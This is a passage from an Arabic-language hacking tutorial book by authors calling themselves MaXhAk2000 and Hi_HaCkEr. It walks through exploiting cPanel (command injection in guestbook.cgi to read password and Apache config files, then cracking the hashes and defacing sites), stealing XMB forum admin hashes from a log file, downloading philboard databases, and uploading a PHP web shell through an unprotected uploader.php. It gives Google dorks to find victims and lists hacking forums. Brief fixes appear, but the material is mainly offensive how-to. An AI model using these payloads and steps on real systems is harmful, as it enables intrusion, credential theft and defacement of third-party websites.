وهذه البرنامج يعطيك تفاصيل وإحصائيات شهرية ... يمكن عن طريقه معرفة جميع المواقع على الخادم أيضاً ويمكن أن تستثمر بطرق أخرى

عموما إذا تريد تنفذ الثغره فهذا مثال لها ...

http://yourdomain.con/bandwidth/

وطريقة إغلاق الثغره كالتالي :

وبكل اختصار ضع ملف (.htaccess) في هذا الفولدر...
/usr/local/bandmin/htdocs

وإليكم هذه التفاصيل عن هذه الثغره.....

****

Notice:
Any Resellers or Dedicated hosts that use cPanel you should be aware that there is still an exploit people are using to see what domains are hosted on the server.

If you have cPanel/WHM on your server, just go to your domain and put Hopefully you http://yourdomain.con/bandwidth//bandwidth/ after it. will get a "You don't have permission to access /bandwidth/ on this server" message or it will ask for a password.

Otherwise you will be at a page titled "Bandmin 1.4 (what ever

version)" from here you can access the monthly stats with a list of all domains with over 1MB of transfer.

The fix are listed below:
Make a TXT file with these lines in it: Use your servers IP# for the XXX

allow from xxx.xxx.xxx.xxx
deny from all

Name it .htaccess and place it in the servers /usr/local/bandmin/htdocs directory. This will block all but the IP that you use in the .htaccess file.

****

اما فيوجد ثغرة السي بانل التي لم يتم ذكرها لكن اغلب المواقع اغلتها الان

cgi-sys/guestbook.cgi?user=cpanel&template

تكتب هذا الرابط بعد اسم الموقع
ولكن بعد علامة =| تكتب الامر باللينكس |
لأستعراض باسورد موقع على السيرفر
مثلا
/cgi-sys/guestbook.cgi?user=cpanel&template=|cat /home/XXX/public_html/_vti_pvt/service.pwd|

وهذا الامر لكي اسهل على البعض استعراض هذا الملف مع ملاحظة
][ls وهو استعراض ما بداخل الملف]
][cat وهو استعراض صفحه داخل ملف سواء كانت php او html]
][vi ترى صلاحياتك في رؤية هذه الصفحه ويمكنك ذا لك عن طريق هذا الامر
ls -al هذا الامر يضهر لك الملفات ولو جيت تقراه بالتفصيل هو استعراض
رؤية الملفات التي يسمح لك برؤيتها لو جيت تقول كيف اقولك تعال
ls هو استعراض al وهو يضهر لك امام كل ملف عدت فراغات اذا كان
اول فراغ فيها × فما تقدر تشوفه

الحين بدخل معاكم في تفصيل ممل للأمر

][=========][

cat /home/XXX/public_html/_vti_pvt/service.pwd

][cat زي ما ذكرنا سابقا اللي هواستعراض الصفحات][
][home هو عباره عن قسم في هارديسك سيرفر لينكس زيه زي D
او C في الويندوز][
][public_html هذا هو عباره عن ملف موجود داخل اي اف تي بي لاي موقع
في الدنيا وهذا الملف مهم لانه داخله تنحط الصفحات ولاحظو
انه موجود في السيرفر كل ملفات الـ public_htmlلكل المواقع
اللي على السيرفر][
][_vti_pvt وهو ملف موجوده فيه ملفات الفرونت بيج][
][service.pwd وهو الملف اللي بيفيدك في رؤية كل باسوردات السيرفر مع
يوزراتها بس بتكون مشفره][

][XXX اسم الموقع الموجود على السيرفر وتريد رؤيت ملف
الفرونت بيج فيه][

وبعد وجوود الباسوردات طبعا بتلاقيها مشفره
لانها عباره عن ملفات service.pwd لانها ملفات الفرونت بيج
اذا راح تلاقي:

```
# -FrontPage-
adshhhhg:T_h1rTAnSmwck
advrsgrent:yTPvsh2SKGI46
# -FrontPage-
sfjhsdlj:KH5xpD5HGFQio
# -FrontPage-
sdfQKG0nPulR5aY
# -FrontPage-
afsdfgrica:7njMXh9/HlmTA
# -FrontPage-
aftergsdfsgnoo:wyXqflo6kr7TI
```

راح تلقاه زي كذا كذا عاد انت وشطارتك ببرنامج جوهن ذا ريبر بتفك التشفير

اوكي الحين بيجي واحد موسوس بيقول في نفسه طيب انا جبت الباسوردات + اليوزرات
كيف اعرف اسم الموقع ((فعلا الوسوسه لها فايدة اليومين ذي))
اوكي اقولك تعال حبيبي

اكتب الامر ذا

```
cat /etc/httpd/apache/conf/httpd.conf
```

في هذا الملف راح يستعرض لك كل كبيره وصغيره في السيرفر
نبتدي بشرح هذا الامر:

][cat تم ذكره ساااااااااااابقاً][
][etc وهو عباره عن ملف شبه امني تخزن فيه الباسوردات وملفات
اللوج والأشياء المسموح بها في السيرفر][
][httpd وهو ملف المواقع الموجوده على السيرفر][
][apache ملف يوجد داخل الملف الامني وتوجد به معلومات عن السيرفر
ونوعه وكل شي يختص به][
][conf وهو اختصار لكلمة config وهو ملف بشكل عام يختص بكل ما هو
سري بالموقع مثل اليوزر والباسورد للموقع او لقواعد البيانات][
][httpd.conf وهو الملف المطلوب اللذي يوجد فيه كل شي خاص بالموقع
اسمه واليوزر الخاص به ومساحته على السيرفر وايميل صاحبه][

وهذا اللي راح تلقاه
PHP:

```
ServerAlias <a href="http://www.NIGHTMARE.com" target="_blank">w
ww.NIGHTMARE.com</a> NIGHTMARE.com
ServerAdmin [email]webmaster@NIGHTMARE.com[/email]
DocumentRoot /home/NIGHTMARE/public_html
BytesLog domlogs/NIGHTMARE.com-bytes_log
User NIGHTMARE
Group NIGHTMARE
ServerName <a href="http://www.NIGHTMARE.com" target="_blank">w
ww.NIGHTMARE.com</a>
CustomLog domlogs/NIGHTMAREcom combined
ScriptAlias /cgi-bin/ /home/NIGHTMARE/public_html/cgi-bin
```

اذا لم يبق لك شئ اتكل على الله
وفك التشفير
شغل الاف تي بي وامسح الموقع وحط الاندكس
والسلام ختام...

" ثغرة في نوع XMB من المنتديات "

$$$$$$$$$$$$$$$$$
الكاتب: MaXhAk2000
$$$$$$$$$$$$$$$$$

السلام عليكم ورحمة الله وبركاته،،،

اما بعد (((((((فأنا ابرئ ذمتي من اي استخدام خاطئ لهذه الغره ضد اخواننا العرب،والله على ما اقول شهيد))))))...
بسم الله نبدأ،،،
تعتبر المنتديات من نوع xmb من المنتديات التي اكتسبت شهره واسعه في مجالها وحالها حال الكثير من الأنواع الأخرى من المنتديات من وجود الثغرات والأختراقات فلا يوجد شيء كامل على وجه الأرض الا الله عز وجل..

وصف للثغره::
وقد تم اكتشاف ثغره جديده في هذا النوع من المنتديات مما يمكنك ان تكون المدير على المنتدى او تكون مشرف اوي اي عضو اخر

الأصدار المصاب:::
XMB 1.6 Magic Lantern Final

الشرح والتطبيق:::
جا وقت الشغل والجد >>>سوف اقوم بتقسيم الدرس على خطوات حتى يفهم ويكون اووووضح وأسهل:

-1عليك بالذهاب الى موقع جوجل http://www.google.com/
-2اكتب في منطقة البحث XMB 1.6 Magic Lantern Final
-3سوف ترى منتديات كثيييييييره اكثرها مصابه بهذه الثغره لكن رجاااء لاتقرب المنتديات العربية وعليك بتحذيرها من الثغره الموجوده.
-4اضغط على اي منتدى وقم بكتابة الكلمة التالية بعد عنوان المنتدى index_log.logيعني راح يكون زي كده
http://www.******.com/massegboard/index_log.log
-5راح ينزل عندك ملف والملف عباره عن ملف زي الكوكيز كبير وفيه اسماء المستخدمين والباسورد وأشياء ثانيه ماتهمنا.
-6الأن عليك بالبحث في المنتدى عن اسم المدير وذلك بالذهاب الى المواضيع وتشوف الأسماء والي تلقى تحت اسمه ادمن ستريتور انسخ اسمه.
-7افتح الملف الي نزلته من الموقع وسوي بحث عن اسم المدير راح يجيك زي كده مثلا::
xmbuser=admin
واباس راح تلقاه قدامه زي كده
xmbpw=1faeb6747a31c854800ddf3c62b1717a
-8طبعا الباس في هذه الحاله مشفر وفك التشفير صعب لهذا الغرض قامت شركة

CCIبتصميم برنامج يقوم بهذا الغرض وهذه وصلت البرنامج
ftp://www.cafecounterintelligence.com/cci/chigger.exe
-9اعدادت البرنامج كتالي في الصورة:

رقم (١) قم بوضع علامة صح.
رقم (٢) قم بوضع اسم العضو سواء مدير او غيره
رقم (٣) قم بوضع الباس المشفر حق العضو او المدير او غيره
رقم (4) قم بوضع علامة صح.
رقم (٥) قم بوضع البروكسي الي تريده اوالبروكسي حق مزوده الخدمه حقك
رقم (٦) قم بوضع المنفذ حق البروكسي

-10بقي شيء واحد بعد اتمام الأعدادات حقت البرنامج بقي ان تذهب الى المتصفح انترنت اكسبلورر < اضغط بالزر اليمين <الأتصالات <اعدادات< قم بوضع البروكسي هذا <127.0.0.1 والمنفذ ٨٠٨٠
-11بعد ذلك اذهب للمنتدى المستهدف وتجول فيه وكأنك المديرتبع المنتدى وسوي الي تبغاه.

الحل لسد الثغرة:

لتصدي لهذه الثغره وحلها عليك بالتالي::
-1افتح الملفindex.php
-2وابحث عن الكود التالي :
include "index_add.php"
?>
-3ثم قم بحذفه.
-4قم بحذف الملف index_log.log من مجلد المنتدى.
=======
طريقه اخرى لحل هذه الثغره
قم بتريقة المنتدى الى الأصدار1.8
****
****
انتهى الشرح،،،....

" شرح ثغرة philboard "

$$$$$$$$$$$$$$
الكاتب: Hi_HaCkEr
$$$$$$$$$$$$$$

سأذكر احد الثغرات في بعض اللغات الديناميكية active server pages (asp)

طبعا هذه اللغة وللأسف بها ثغرات عديدة وخصوصا في التعامل مع قواعد بياناتها .

بشكل مختصر هذه اللغة تعتبر من لغات البرمجة الديناميكية التفاعلية لبرمجة مواقع الانترنت ولها ميزة بأن الكود لها مخفي

وتعتمد قواعد بياناتها على ثلاثة أنواع هي :
sqlserver && sql && M.S Access

واما قاعدة بيانات ما يكروسوفت أكسس فثغراتها من أبسط الثغرات بحيث انك اذا وجدت امتدادا واسم قاعدة البانات فقط فانك تستطيع تحميلها على جهازك مباشرة وتصفح جميع الباسوردات بسهولة ويسر وبدون تشفير أيضا .

واليكم المثال من أحد المنتديات التي تتضح جليه بها هذه الثغرة وهي باسم philboard.asp
مثل هذا المنتدى http://www.khill.co.uk/forum/philboard.asp
وطريقة ايجاد مثل هذا النوع منتديات اذهب الى جوجل كما ذكرنا سابقا وابحث عن ---------- > philboardوانتظر النتائج....

-+-+-+

وستجد اول اسم عالبا هو admin وهو اسم المدير العام مع الباسوورد

والحل لهذه الثغرة / هو تغيير مسار قواعد البيانات لكل منتدى . فكما راينا ان منتديات philboard.asp قواعد بياناتها جميعا لها نفس الاسم والامتداد.....

" شرح ثغرة uploader.php "

$$$$$$$$$$$$$$
الكاتب:Hi_HaCkEr
$$$$$$$$$$$$$$

هي ثغرة في برنامج uploader.php وهو متوفر باصدارة ١,١ وتسمح لك برفع اي ملف اوحتى سكربتات php

وتستطيع تحميله من http://www.phpscriptcenter.com/uploader.php

الاسكربت من اسمه يتضح بانه يعطيك ميزة رفع ملفات لموقعك مباشرة لكن ((بوجود باسورد))

طيب اذا لم يكن محمي بباسوورد اذا السيرفر كله سيصبح تحت سيطرتك اذا لم يكن في حالة safe_modeاما اذا كان سيف مود فالموقع فقط سيصبح تحت سيطرتك
اذا حملت الملف لموقعك فقم بتغيير الباسوورد وتستطيع عمل ذلك من ملف setup.php

open setup.php and edit these optionsافتح الملف واستعرض هذا الاعدادات

```
-----------------------------------------------------------------------------------------
$ADMIN[RequirePass] = "Yes"; // Checks to see if upload has a vaild
password
$ADMIN[Password] = "password"; // This is the password if the above
قم بتغيير الباسوورد من هنااا
option is Yes
$ADMIN[UploadNum] = "5"; // Number of upload feilds to put on the
عدد الملفات html
page
$ADMIN[directory] = "uploads"; // The directory the files will be
اسم مجلد الملف اتركه كما هو او غيره فلك uploaded to (must be chmoded to 777)
الخيار
-----------------------------------------------------------------------------------------
```

طبعا ان لم يكن الملف محمي بباسوورد فتستطيع تحميل اي ملف وسيكون بداخل مجلد uploads
فاذا رفعنها مثلا هذا الاسكربت

```
<?php
$cmd = $_GET["cmd"];
system("$cmd");
?>
```

سنصل للـ cmd ونستطيع تنفيذ اوامر على السيرفر etc .....
فاذا نفذنا

http://www.victim.com/uploads/shellemul.php?cmd=id
سيكون الناتج مثلا
uid=21(apache) gid=21(apache) groups=21(apache)

طبعا هذا سكربت بسيط ولمزيد من الرفاهية ارفع سكربت الشل او اي سكربت مماثل له واستمتع (ان لم يكن السيرفر في حالة سيف مود)

طريقة البحث عن هذه الثغرة

ابحث في جوجل متبعا هذه الطريقة
allinurl: uploader.php
وسترى النتائج

وختاما اتمنى ان يكون الموضوع مفيدا للجميع.....

" أفضل المنتديات العربية للهاكر "

$$$$$$$$$$$$$$$$$
الكاتب:MaXhAk2000
$$$$$$$$$$$$$$$$$

أقد لكم أفضل المواقع والمنتديات العربية في مجال الهاك بجميع مجالته على حد معرفتي:::

١. منتديات العاصفة (منظمة هاي هكر) http://www.3asfh.com/vb
٢. منتدى شبكة الحزم الإسلامية. http://www.7azm.net/vb/
٣. منتدى ابن مصر. http://www.ebnmasr.net/vb/
٤. منتدى العقرب الأحمر http://www.redstaing.ocm
٥. منتدى إعصار. http://www.e3sar.com/vb/
٦. منتدى معتز نت. http://www.emoataz.com/vb/
٧. منتدى هاكر فلسطين. http://www.h4palestine.com/
٨. موقع http://www.pharaonics.net/
٩. منتدى نجم دوس. http://www.naajm.com/vb
١٠. منتدى امبراطورية العرب http://www.arabse.net/forums/

هذه افضل مارأيته وتصفحته عن المواقع العربية التي تدعم علم الهاك...

" أفضل مواقع الأمن والهاك الإنجليزية "

$$$$$$$$$$$$$$$$$
الكاتب:MaXhAk2000
$$$$$$$$$$$$$$$$$

هذه بعض المواقع المهمة التي يستخدمها الهكر لمعرفة اخر الثغرات الصادره مع مقالات بسيط لهذه المواقع

موقعPacket Storm Security

العنوان : http://packetstorm.securify.com/
واحد من اكبر قواعد البيانات التي تحمل كعلومات متعلقة بالأمن
انا افضل الذهاب الى هذا الموقع مره في اليوم لقراءة قسم 'New Files Today' سواءا للبحث عن ثغرات معينه او لأ.
اوجد الارشيف عن طريق Ken Williams حيث ان هذا الموقع يستهلك مئات الالوف من النقرات كل اسبوع
حاليا انتقلت ملكيته الى مالك (Kroll-O-Nagra http://www.securify.com/).

موقعSecurity Focus

العنوان : http://www.securityfocus.com/
قاعدة بيانات اخرى كاملة . تتحدث يوميا فهؤلاء الشباب القائمون على هذا الموقع لا ينامون ابدا!

BugTraq

العنوان : مستضيفه موقع(Security Focus http://www.securityfocus.com/), وسابقا كان مستضيفة (Netspace) (http://www.netspace.org/).
BugTraqواحدة من افضل قائمة المراسلات البريدية mailing list التي تتهتم بالامن الالكتروني
هذه القائمة يقوم عليها رئيس اسمه .Aleph1 (aleph1@underground.org) يستقبل الرسائل التي ترسلها) عن ثغرة معينه مثلا) ويقوم بتحليلها وتنضيفها من ال spamsوالرسائل التي ليس لها فائدة او الثغرات القديمة ثم يقوم بإرسال الرساله الممتازه فقط الى جميع المشتركين في القائمة
انصحك بالتسجيل http://www.securityfocus.com/
تستطيع ايضا البحث في ارشيفاتها التي تعتبر لدي من افضل قواعد البيانات وذلك عن طريق دخول الموقع ثم البحث عن رابط'search'

البحثSearching

اذا كنت تريد البحث عن ثغرة متعلقة بخدمه معينة مثلا Sendmail 8.8.3 فستحتاج لكتابت 'sendmail 8.8.3'واذا اردت البحث عن ثغره معينه مثلا هجوم حجب الخدمه local DoS ضد اي نسخه من sendmail
فما عليك الا كتابت التالي 'local DoS sendmail' : بدون علامات الاقتباس.

وهذه بعض المواقع الاخرى:::

١. موقع http://rootshell.redi.tk/
٢. موقع http://www.ussrback.com
٣. موقع http://www.insecure.org/sploits.html
٤. موقع http://www.linux.com.cn/hack.co.za

+=+=+=

الخاتمة

نحمد الله ونشكره على ان وفقنا لإتمام هذا الكتاب والذي لانرجوا من وراءه الا الخير والثواب فلا تنسونا من دعوة في ظهر الغيب لنا ولإخواننا المسلمين في كل مكان.

لكن ننوه هنا اللا شيء قد يقول البعض هذا الكتاب لا يحتوي على شروح للثغرات ومن هذا القابيل لكن نقول نحن أنه يجب في البداية التأسيس ومن ثم ينطلق الشخص في هذا العلم الذي لا ينتهى ويفقه نفسه بنفسه،، وأيضا أن الثغرات لها وقت محدد وتنتهي ويتم ترقيعا لكن شرحنا بعضها من أجل باب العلم بالشيء وللإستفادة لا غير...

هذا وصلى الله على النبي الختار محمد ابن عبدالله عدد ما تراكمت السحب وعدد ما تزاخرت النجوم ...

والسلام عليكم ورحمة الله وبركاته،،،

++++++++++++++++++++++++
أي استفسار أو نصيحه يرجى مراسلة:- +
+ Hi_hacker@hotmail.com
+ Maxhak2000@hotmail.com
++++++++++++++++++++++++